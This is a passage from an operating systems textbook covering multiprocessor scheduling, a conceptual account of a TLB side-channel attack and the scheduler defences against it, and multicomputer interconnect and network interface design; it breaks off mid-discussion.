This problem has been studied by researchers for decades (Ousterhout, 1982). Most work uses a model in which a thread failing to acquire a mutex spins for some period of time. If this threshold is exceeded, it switches. In some cases, the threshold is fixed, typically the known overhead for switching to another thread and then switching back. In other cases, it is dynamic, depending on the observed history of the mutex being waited on.

The best results are achieved when the system keeps track of the last few observed spin times and assumes that this one will be similar to the previous ones. For example, assuming a 1-msec context switch time again, a thread will spin for a maximum of 2 msec, but observe how long it actually spun. If it fails to acquire a lock and sees that on the previous three runs it waited an average of 200 μsec, it should spin for 2 msec before switching. However, if it sees that it spun for the full 2 msec on the previous attempts, it should switch immediately and not spin.

Some modern processors, including the x86, offer special instructions to make the waiting more efficient in terms of reducing power consumption. For instance, the **MONITOR/MWAIT** instructions on x86 allow a program to block until some other processor modifies the data in a previously defined memory area. Specifically, the MONITOR instruction defines an address range that should be monitored for writes. The MWAIT instruction then blocks the thread until someone writes to the area. Effectively, the thread is spinning, but without burning many cycles needlessly. On notebook computers, this does not drain the battery as much.

8.1.4 Multiprocessor Scheduling

Before looking at how scheduling is done on multiprocessors, it is necessary to determine *what* is being scheduled. Back in the old days, when all processes were single threaded, processes were scheduled—there was nothing else schedulable. All modern operating systems support multithreaded processes, which makes scheduling more complicated.

It matters whether the threads are kernel threads or user threads. If threading is done by a user-space library and the kernel knows nothing about the threads, then scheduling happens on a per-process basis as it always did. If the kernel does not even know threads exist, it can hardly schedule them.

With kernel threads, the picture is different. Here, the kernel is aware of all the threads and can pick and choose among the threads belonging to a process. In these systems, the trend is for the kernel to pick a thread to run, with the process it belongs to having only a small role (or maybe none) in the thread-selection algorithm. Below we will talk about scheduling threads, but of course, in a system with single-threaded processes or threads implemented in user space, it is the processes that are scheduled.

Process vs. thread is not the only scheduling issue. On a uniprocessor, scheduling is one dimensional. The only question that must be answered (repeatedly) is: "Which thread should be run next?" On a multiprocessor, scheduling has two dimensions. The scheduler has to decide which thread to run and which CPU to run it on. This extra dimension greatly complicates scheduling on multiprocessors.

Another complicating factor is that in some systems all of the threads are unrelated, belonging to different processes and having nothing to do with one another. In others, they come in groups, all belonging to the same application and working together. An example of the former situation is a server system in which independent users start up separate, independent processes. The threads of different processes are unrelated, and each one can be scheduled without regard to the other ones.

An example of the latter situation occurs regularly in program development environments. Large systems often consist of some number of header files containing macros, type definitions, and variable declarations that are used by the actual code files. When a header file is changed, all the code files that include it must be recompiled. The program *make* is commonly used to manage development. When *make* is invoked, it starts the compilation of only those code files that must be recompiled on account of changes to the header or code files. Object files that are still valid are not regenerated.

The original version of *make* did its work sequentially, but newer versions designed for multiprocessors can start up all the compilations at once. If 10 compilations are needed, it does not make sense to schedule 9 of them to run immediately and leave the last one until much later since the user will not perceive the work as completed until the last one has finished. In this case, it makes sense

to regard the threads doing the compilations as a single group and to take that into account when scheduling them.

Moreoever, sometimes it is useful to schedule threads that communicate extensively, say in a producer-consumer fashion, not just at the same time, but also close together in space. For instance, they may benefit from sharing caches. Likewise, in NUMA architectures, it may help if they access memory that is close by.

Time Sharing

Let us first address the case of scheduling independent threads; later we will consider how to schedule related threads. The simplest scheduling algorithm for dealing with unrelated threads is to have a single systemwide data structure for ready threads, possibly just a list, but more likely a set of lists for threads at different priorities as depicted in Fig. 8-12(a). Here, the 16 CPUs are all currently busy, and a prioritized set of 14 threads are waiting to run. The first CPU to finish its current work (or have its thread block) is CPU 4, which then locks the scheduling queues and selects the highest-priority thread, *A*, as shown in Fig. 8-12(b). Next, CPU 12 goes idle and chooses thread *B*, as illustrated in Fig. 8-12(c). As long as the threads are completely unrelated, doing scheduling this way is a reasonable choice and it is very simple to implement efficiently.



Figure 8-12. Using a single data structure for scheduling a multiprocessor.

Having a single scheduling data structure used by all CPUs timeshares the CPUs, much as they would be in a uniprocessor system. It also provides automatic load balancing because it can never happen that one CPU is idle while others are overloaded. Two disadvantages of this approach are the potential contention for the scheduling data structure as the number of CPUs grows and the usual overhead in doing a context switch when a thread blocks for I/O.

It is also possible that a context switch happens when a thread's quantum expires. On a multiprocessor, that has certain properties not present on a uniprocessor. Suppose that the thread happens to hold a spin lock when its quantum expires. Other CPUs waiting on the spin lock just waste their time spinning until that thread is scheduled again and releases the lock. On a uniprocessor, spin locks are rarely used, so if a process is suspended while it holds a mutex, and another thread starts and tries to acquire the mutex, it will be immediately blocked, so little time is wasted.

To get around this anomaly, some systems use **smart scheduling**, in which a thread acquiring a spin lock sets a processwide flag to show that it currently has a spin lock (Zahorjan et al., 1991). When it releases the lock, it clears the flag. The scheduler then does not stop a thread holding a spin lock, but instead gives it a little more time to complete its critical region and release the lock.

Another issue that plays a role in scheduling is the fact that while all CPUs are equal, some CPUs are more equal. In particular, when thread A has run for a long time on CPU k, CPU k's cache will be full of A's blocks. If A gets to run again soon, it may perform better if it is run on CPU k, because k's cache may still contain some of A's blocks. Having cache blocks preloaded will increase the cache hit rate and thus the thread's speed. In addition, the TLB may also contain the right pages, reducing TLB faults.

Some multiprocessors take this effect into account and use what is called **affinity scheduling** (Vaswani and Zahorjan, 1991). The basic idea here is to make a serious effort to have a thread run on the same CPU it ran on last time. One way to create this affinity is to use a **two-level scheduling algorithm**. When a thread is created, it is assigned to a CPU, for example, based on which one has the smallest load at that moment. This assignment of threads to CPUs is the top level of the algorithm. As a result, each CPU acquires its own collection of threads.

The actual scheduling of the threads is the bottom level of the algorithm. It is done by each CPU separately, using priorities or some other means. By trying to keep a thread on the same CPU for its entire lifetime, cache affinity is maximized. However, if a CPU has no threads to run, it takes one from another CPU rather than go idle.

Two-level scheduling has three benefits. First, it distributes the load roughly evenly over the available CPUs. Second, advantage is taken of cache affinity where possible. Third, by giving each CPU its own ready list, contention for the ready lists is minimized because attempts to use another CPU's ready list are relatively infrequent.

Space Sharing

The other general approach to multiprocessor scheduling can be used when threads are related to one another in some way. Earlier we mentioned the example of parallel *make* as one case. It also often occurs that a single process has multiple

threads that work together. For example, if the threads of a process communicate a lot, it is useful to have them running at the same time. Scheduling multiple threads at the same time across multiple CPUs is called **space sharing**.

The simplest space-sharing algorithm works like this. Assume that an entire group of related threads is created at once. At the time it is created, the scheduler checks to see if there are as many free CPUs as there are threads. If there are, each thread is given its own dedicated (i.e., nonmultiprogrammed) CPU and they all start. If there are not enough CPUs, none of the threads are started until enough CPUs are available. Each thread holds onto its CPU until it terminates, at which time the CPU is put back into the pool of available CPUs. If a thread blocks on I/O, it continues to hold the CPU, which is simply idle until the thread wakes up. When the next batch of threads appears, the same algorithm is applied.

At any instant of time, the set of CPUs is statically partitioned into some number of partitions, each one running the threads of one process. In Fig. 8-13, we have partitions of sizes 4, 6, 8, and 12 CPUs, with 2 CPUs unassigned, for example. As time goes on, the number and size of the partitions will change as new threads are created and old ones finish and terminate.



Figure 8-13. A set of 32 CPUs split into four partitions, with two CPUs available.

Periodically, scheduling decisions have to be made. In uniprocessor systems, shortest job first is a well-known algorithm for batch scheduling. The analogous algorithm for a multiprocessor is to choose the process needing the smallest number of CPU cycles, that is, the thread whose CPU-count × run-time is the smallest of the candidates. However, in practice, this information is rarely available, so the algorithm is hard to carry out. In fact, studies have shown that, in practice, beating first-come, first-served is hard to do (Krueger et al., 1994).

In this simple partitioning model, a thread just asks for some number of CPUs and either gets them all or has to wait until they are available. A different approach is for threads to actively manage the degree of parallelism. One method for managing the parallelism is to have a central server that keeps track of which threads are running and want to run and what their minimum and maximum CPU requirements are (Tucker and Gupta, 1989). Periodically, each application sends a query to the

central server to ask how many CPUs it may use. It then adjusts the number of threads up or down to match what is available.

For example, a Web server can have 5, 10, 20, or any other number of threads running in parallel. If it currently has 10 threads and there is suddenly more demand for CPUs and it is told to drop to 5, when the next five threads finish their current work, they are told to exit instead of being given new work. This scheme allows the partition sizes to vary dynamically to match the current workload better than the fixed system of Fig. 8-13.

Gang Scheduling

A clear advantage of space sharing is the elimination of multiprogramming, which eliminates the context-switching overhead. However, an equally clear disadvantage is the time wasted when a CPU blocks and has nothing at all to do until it becomes ready again. Consequently, people have looked for algorithms that attempt to schedule in both time and space together, especially for threads that create multiple threads, which usually need to communicate with one another.

To see the kind of problem that can occur when the threads of a process are independently scheduled, consider a system with threads A_0 and A_1 belonging to process A and threads B_0 and B_1 belonging to process B. Threads A_0 and B_0 are timeshared on CPU 0; threads A_1 and B_1 are timeshared on CPU 1. Threads A_0 and A_1 need to communicate often. The communication pattern is that A_0 sends A_1 a message, with A_1 then sending back a reply to A_0, followed by another such sequence, common in client-server situations. Suppose luck has it that A_0 and B_1 start first, as shown in Fig. 8-14.



Figure 8-14. Communication between two threads belonging to thread *A* that are running out of phase.

In time slice 0, A_0 sends A_1 a request, but A_1 does not get it until it runs in time slice 1 starting at 100 msec. It sends the reply immediately, but A_0 does not

get the reply until it runs again at 200 msec. The net result is one request-reply sequence every 200 msec. Not very good performance.

The solution to this problem is **gang scheduling**, which is an outgrowth of **co-scheduling** (Ousterhout, 1982). Gang scheduling has three parts:

1. Groups of related threads are scheduled as a unit, a gang.
2. All members of a gang run at once on different timeshared CPUs.
3. All gang members start and end their time slices together.

The trick that makes gang scheduling work is that all CPUs are scheduled synchronously. Doing this means that time is divided into discrete quanta as we had in Fig. 8-14. At the start of each new quantum, *all* the CPUs are rescheduled, with a new thread being started on each one. At the start of the next quantum, another scheduling event happens. In between, no scheduling is done. If a thread blocks, its CPU stays idle until the end of the quantum.

An example of how gang scheduling works is given in Fig. 8-15. Here, we have a multiprocessor with six CPUs being used by five processes, *A* through *E*, with a total of 24 ready threads. During time slot 0, threads A_0 through A_6 are scheduled and run. During time slot 1, threads B_0, B_1, B_2, C_0, C_1, and C_2 are scheduled and run. During time slot 2, *D*'s five threads and E_0 get to run. The remaining six threads belonging to thread *E* run in time slot 3. Then the cycle repeats, with slot 4 being the same as slot 0, and so on.

CPU

Time slot	0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

Figure 8-15. Gang scheduling.

The idea of gang scheduling is to have all the threads of a process run together, at the same time, on different CPUs, so that if one of them sends a request to another one, it will get the message almost immediately and be able to reply almost immediately. In Fig. 8-15, since all the *A* threads are running together, during one quantum, they may send and receive a very large number of messages in one quantum, thus eliminating the problem of Fig. 8-14.

Scheduling for Security

As we have seen, security issues complicate just about every operating system activity and scheduling is no exception. Since processes and threads running on the same core in different hardware threads (or hyper-threads) share the core's resources (such as the cache and the TLB), the activity of one process on the core interferes with that of another. In this section, we briefly explain how an attacker process can learn a secret from a victim process on a core with a shared TLB for code pages. However, this is fairly advanced stuff and we will have more to say about such side channel attacks in Chap. 9.

Suppose we have a core with a fully shared TLB and on one of the core's hyper-threads we run a program that uses a secret key (which is just a sequence of bits) to encrypt blocks of data provided by the user, for instance in a file, and sends it to a remote server. An attacker on the second hyper-thread wants to know the secret key, but the process is owned by someone else and all she can do is feed the program with data blocks. How will she learn the key?

The trick is to use knowledge about the algorithm. Many cryptographic algorithms encrypt and decrypt data by means of clever mathematical operations that depend on each bit in the key. So, the encryption routine will iterate over the key and for each key bit, it will execute, say, function f_0 if the key bit is 0, and function f_1 otherwise. In pseudo-code:

```
for (every bit b in key) {
        if (b == 0) then f0( );
        else f1( );
}
```

If f_0 and f_1 are stored on different pages in memory, say P_0 and P_1, their execution also reference different pages in the TLB. For an attacker, it would be interesting to learn the sequence of pages used by the other process as it immediately reveals the secret key. Of course, the process will access other pages also, so there is some noise. Even so, suppose she is able to observe the following sequence:

$$P_5\ P_3\ P_7\ P_1\ P_7\ P_1\ P_7\ P_1\ P_0\ P_7\ P_1\ P_7\ P_0\ P_7\ P_0\ P_7\ P_1\ P_1\ P_7\ P_1\ P_1\ P_7\ P_1 \ldots$$

There is a clear pattern. The first pages, P_5 and P_3 are probably related to start-up code, but after that we see a sequence where the process accesses either P_0 or P_1 after accessing P_7 (where P_7 corresponds to the loop instructions).

Although the attacker cannot see the pages that the victim accesses directly, she can use a **side channel** to observe them indirectly. The trick is to observe her *own* process' memory accesses and see whether they are affected by interference from the victim process. To do so, she creates a program with a large number of virtual pages, enough to cover the entire TLB. The program does not take up much physical memory as each code page maps to a single physical page that contains

only a few instructions: to measure the number of clock cycles to jump to the next code page. In other words, it obtains the value of the CPU cycle counter, jumps to the virtual address of the next code page, gets the CPU cycle counter again, and calculates the difference. What good does this do? Well, if it took many CPU cycles to jump to the next page, it probably means that there was a TLB miss. That miss was presumably caused by the execution of program code in the victim process. Specifically, every slow jump corresponds to a page accessed by the victim. By observing the sequence of slow pages, the attacker can reconstruct, at least approximately, the sequence of accesses in the victim and from that derive the key.

In practice, side channel attacks can get much more complicated and generally have to deal with less ideal circumstances, for example, due to spurious memory accesses, for instance, by the kernel. However, there are many ways to leak data on a shared core, and many shared resources besides the TLB to do it. Especially after the disclosure of the Meltdown and Spectre vulnerabilities in modern processors in 2018 (Xiong and Szefer, 2021), people got very nervous about running mutually non-trusting programs on the same core.

What does any of this have to do with scheduling, you ask? Since the side channels are particularly problematic for untrusted code that runs on the same core, much work has gone into making sure that processes or threads from different security domains do not run simultaneously on the same core. For instance, the core scheduler on Windows Hyper-V hypervisor guarantees that it will never assign threads from more than one virtual machine to the same physical core. If there is no second from the same virtual machine, it will simply leave the second hyper-thread unused. In fact, it even allows each virtual machine to indicate which threads can run together.

The core scheduler makes it harder for attackers to use specific side channels, but it does not remove all side channels. For instance, in the above example any attack that occurs inside a single virtual machine is still possible. Even so, SMT is problematic from a security perspective and some operating systems, such as OpenBSD, have now disabled it by default—allegedly as a result of the TLB research by one of the authors of this book. (Sorry!)

8.2 MULTICOMPUTERS

Multiprocessors are popular and attractive because they offer a simple communication model: all CPUs share a common memory. Processes can write messages to memory that can then be read by other processes. Synchronization can be done using mutexes, semaphores, monitors, and other well-established techniques. The only fly in the ointment is that large multiprocessors are difficult to build and thus expensive. And very large ones are impossible to build at any price. So something else is needed if we are to scale up to large numbers of CPUs.

To get around these problems, much research has been done on **multicomputers**, which are tightly coupled CPUs that do not share memory. Each one has its own memory, as shown in Fig. 8-1(b). These systems are also known by a variety of other names, including **cluster computers** and **COWs** (**Clusters Of Workstations**). Cloud computing services are always built on multicomputers because they need to be large.

Multicomputers are easy to build because the basic component is just a stripped-down PC, without a keyboard, mouse, or monitor, but with a high-performance network interface card. Of course, the secret to getting high performance is to design the interconnection network and the interface card cleverly. This problem is completely analogous to building the shared memory in a multiprocessor [e.g., see Fig. 8-1(b)]. However, the goal is to send messages on a microsecond time scale, rather than access memory on a nanosecond time scale, so it is simpler, cheaper, and easier to accomplish.

In the following sections, we will first take a brief look at multicomputer hardware, especially the interconnection hardware. Then we will move onto the software, starting with low-level communication software, then high-level communication software. We will also look at a way shared memory can be achieved on systems that do not have it. Finally, we will examine scheduling and load balancing.

8.2.1 Multicomputer Hardware

The basic node of a multicomputer consists of a CPU, memory, a network interface, and sometimes a hard disk. The node may be packaged in a standard PC case, but the monitor, keyboard, and mouse are nearly always absent. Sometimes this configuration is called a **headless workstation** because there is no user with a head in front of it. A workstation with a human user should logically be called a "headed workstation," but for some reason it is not. In some cases, the PC contains a two-way or four-way multiprocessor board, possibly each with a dual-, quad- or octa-core chip, instead of a single CPU, but for simplicity, we will assume that each node has one CPU. Often hundreds or even thousands of nodes are hooked together to form a multicomputer. Below we will say a little about how this hardware is organized.

Interconnection Technology

Each node has a network interface card with one or two cables (or fibers) coming out of it. These cables connect either to other nodes or to switches. In a small system, there may be one switch to which all the nodes are connected in the star topology of Fig. 8-16(a). Modern switched Ethernets use this topology within an office or a small building.

As an alternative to the single-switch design, the nodes may form a ring, with two wires coming out the network interface card, one into the node on the left and



Figure 8-16. Various interconnect topologies. (a) A single switch. (b) A ring. (c) A grid. (d) A double torus. (e) A cube. (f) A 4D hypercube.

one going into the node on the right, as shown in Fig. 8-16(b). In this topology, no switches are needed and none are shown.

The **grid** or **mesh** of Fig. 8-16(c) is a two-dimensional design that has been used in many commercial systems. It is highly regular and easy to scale up to large sizes. It has a **diameter**, which is the longest path between any two nodes, and which increases only as the square root of the number of nodes. A variant on the grid is the **double torus** of Fig. 8-16(d), which is a grid with the edges connected. Not only is it more fault tolerant than the grid, but the diameter is also less because the opposite corners can now communicate in only two hops.

The **cube** of Fig. 8-16(e) is a regular three-dimensional topology. We have illustrated a $2 \times 2 \times 2$ cube, but in the most general case it could be a $k \times k \times k$ cube. In Fig. 8-16(f), we have a four-dimensional cube built from two three-dimensional cubes with the corresponding nodes connected. We could make a five-dimensional cube by cloning the structure of Fig. 8-16(f) and connecting the corresponding nodes to form a block of four cubes. To go to six dimensions, we could replicate the block of four cubes and interconnect the corresponding nodes, and so on. An n-dimensional cube formed this way is called a **hypercube**.

Many parallel computers use a hypercube topology because the diameter grows linearly with the dimensionality. Put in other words, the diameter is the base 2 logarithm of the number of nodes. For example, a 10-dimensional hypercube has

1024 nodes but a diameter of only 10, giving excellent delay properties. Note that in contrast, 1024 nodes arranged as a 32×32 grid have a diameter of 62, more than six times worse than the hypercube. The price paid for the smaller diameter is that the fanout, and thus the number of links (and the cost), is much larger for the hypercube.

Two kinds of switching schemes are used in multicomputers. In the first one, each message is first broken up (either by the user software or the network interface) into a chunk of some maximum length called a **packet**. The switching scheme, called **store-and-forward packet switching**, consists of the packet being injected into the first switch by the source node's network interface board, as shown in Fig. 8-17(a). The bits come in one at a time, and when the whole packet has arrived at an input buffer, it is copied to the line leading to the next switch along the path, as shown in Fig. 8-17(b). When the packet arrives at the switch attached to the destination node, as shown in Fig. 8-17(c), the packet is copied to that node's network interface board and eventually to its RAM.



Figure 8-17. Store-and-forward packet switching.

While store-and-forward packet switching is flexible and efficient, it does have the problem of increasing latency (delay) through the interconnection network. Suppose that the time to move a packet one hop in Fig. 8-17 is T nsec. Since the packet must be copied four times to get it from CPU 1 to CPU 2 (to A, to C, to D, and to the destination CPU), and no copy can begin until the previous one is finished, the latency through the interconnection network is $4T$. One way out is to design a network in which a packet can be logically divided into smaller units. As soon as the first unit arrives at a switch, it can be forwarded, even before the tail has arrived. Conceivably, the unit could be as small as 1 bit.

The other switching regime, **circuit switching**, consists of the first switch first establishing a path through all the switches to the destination switch. Once that

path has been set up, the bits are pumped all the way from the source to the destination nonstop as fast as possible. There is no intermediate buffering at the intervening switches. Circuit switching requires a setup phase, which takes some time, but is faster once the setup has been completed. After the packet has been sent, the path must be torn down again. A variation on circuit switching, called **wormhole routing**, breaks each packet up into subpackets and allows the first subpacket to start flowing even before the full path has been built.

Network Interfaces

All the nodes in a multicomputer have either a plug-in board containing the node's connection to the interconnection network that holds the multicomputer together or a network chip on the mother board that does the same thing. The way these boards (and chips) are built and how they connect to the main CPU and RAM have substantial implications for the operating system. We will now briefly look at some of the issues here.

In virtually all multicomputers, the interface board contains substantial RAM for holding outgoing and incoming packets. Usually, an outgoing packet has to be copied to the interface board's RAM before it can be transmitted to the first switch. The reason for this design is that many interconnection networks are synchronous, so that once a packet transmission has started, the bits must continue flowing at a constant rate. If the packet is in the main RAM, this continuous flow out onto the network cannot be guaranteed due to other traffic on the memory bus. Using a dedicated RAM on the interface board eliminates this problem. This design is shown in Fig. 8-18.



Figure 8-18. Position of the network interface boards in a multicomputer.

The same problem occurs with incoming packets. The bits arrive from the network at a constant and often extremely high rate. If the network interface board cannot store them in real time as they arrive, data will be lost. Again here, trying to

go over the system bus (e.g., the PCI bus) to the main RAM is too risky. Since the network board is typically plugged into the PCI bus, this is the only connection it has to the main RAM, so competing for this bus with the disk and every other I/O device is inevitable. It is safer to store incoming packets in the interface board's private RAM and then copy them to the main RAM later.

The interface board may have one or more DMA channels or even a complete CPU (or maybe even multiple CPUs) on board. The DMA channels can copy packets between the interface board and the main RAM at high speed by requesting block transfers on the system bus, thus transferring several words without having to request the bus separately for each word. However, it is precisely this kind of block transfer, which ties up the system bus for multiple bus cycles, that makes the interface board RAM necessary in the first place.

Many interface boards have a CPU and sometimes an FPGA on them, possibly in addition to one or more DMA channels. Such a network interface is called a **smart NIC ,** and they are becoming increasingly powerful and are very common. This design means that the main CPU can offload some work to the network board, such as handling reliable transmission (if the underlying hardware can lose packets), multicasting (sending a packet to more than one destination), compression/decompression, encryption/decryption, and taking care of protection in a system that has multiple processes. However, having two CPUs means that they must synchronize to avoid race conditions, which adds extra overhead and means more work for the operating system.

Copying data across layers is safe, but not necessarily efficient. For instance, a browser requesting data from a remote web server will create a request in the browser's address space. That request is subsequently copied to the kernel so that TCP and IP can handle it. Next, the data are copied to the memory of the network interface. On the other end, the inverse happens: the data are copied from the network card to a kernel buffer, and from a kernel buffer to the Web server. Quite a few copies, unfortunately. Each copy introduces overhead, not just the copying itself, but also the pressure on the cache, TLB, etc. As a consequence, the latency over such network connections is high.

In the next section, we discuss techniques to reduce the overhead due to copying, cache pollution, and context switching as much as possible.

8.2.2 Low-Level Communication Software

The enemy of high-performance communication in multicomputer systems is excess copying of packets. In the best case, there will be one copy from RAM to the interface board at the source node, one copy from the source interface board to the destination interface board (if no storing and forwarding along the path occurs), and one copy from there to the destination RAM, a total of three copies. However, in many systems it is even worse. In particular, if the interface board is mapped into kernel virtual address space and not user virtual address space, a user process

can send a packet only by issuing a system call that traps to the kernel. The kernel may have to copy the packets to its own memory both on output and on input, for example, to avoid page faults while transmitting over the network. Also, the receiving kernel probably does not know where to put incoming packets until it has had a chance to examine them. These five copy steps are illustrated in Fig. 8-18.

If copies to and from RAM are the bottleneck, the extra copies to and from the kernel may double the end-to-end delay and cut the throughput in half. To avoid this performance hit, many multicomputers map the interface board directly into user space and allow the user process to put the packets on the board directly, without the kernel being involved. While this approach definitely helps performance, it introduces two problems.

First, what if several processes are running on the node and both need network access to send packets? Which one gets the interface board in its address space? Having a system call to map the board in and out of a virtual address space is expensive, but if only one process gets the board, how do the other ones send packets? And what happens if the board is mapped into process *A*'s virtual address space and a packet arrives for process *B*, especially if *A* and *B* have different owners, neither of whom wants to put in any effort to help the other?

One solution is to map the interface board into all processes that need it, but then a mechanism is needed to avoid race conditions. For example, if *A* claims a buffer on the interface board, and then, due to a time slice, *B* runs and claims the same buffer, disaster results. Some kind of synchronization mechanism is needed, but these mechanisms, such as mutexes, work only when the processes are assumed to be cooperating. In a shared environment with multiple users all in a hurry to get their work done, one user might just lock the mutex associated with the board and never release it. The conclusion here is that mapping the interface board into user space really works well only when there is just one user process running on each node unless special precautions are taken (e.g., different processes get different portions of the interface RAM mapped into their address spaces).

The second problem is that the kernel may well need access to the interconnection network itself, for example, to access the file system on a remote node. Having the kernel share the interface board with any users is not a good idea. Suppose that while the board was mapped into user space, a kernel packet arrived. Or suppose that the user process sent a packet to a remote machine pretending to be the kernel. The conclusion is that the simplest design is to have two network interface boards, one mapped into user space for application traffic and one mapped into kernel space for use by the operating system. Many multicomputers do precisely this.

On the other hand, newer network interfaces are frequently **multiqueue**, which means that they have more than one buffer to support multiple users efficiently. For instance, network cards can easily have 16 send and 16 receive queues, making them virtualizable to many virtual ports. Better still, the card often supports core **affinity**. Specifically, it has its own hashing logic to help steer each packet to a

suitable process. As it is faster to process all segments in the same TCP flow on the same processor (where the caches are warm), the card can use the hashing logic to hash the TCP flow fields (IP addresses and TCP port numbers) and add all segments with the same hash on the same queue that is served by a specific core. This is also useful for virtualization, as it allows us to give each virtual machine its own queue.

Node-to-Network Interface Communication

Another issue is how to get packets onto the interface board. The fastest way is to use the DMA chip on the board to just copy them in from RAM. The problem with this approach is that DMA may use physical rather than virtual addresses and runs independently of the CPU, unless an I/O MMU is present. To start with, although a user process certainly knows the virtual address of any packet it wants to send, it generally does not know the physical address. Making a system call to do the virtual-to-physical mapping is undesirable, since the point of putting the interface board in user space in the first place was to avoid having to make a system call for each packet to be sent.

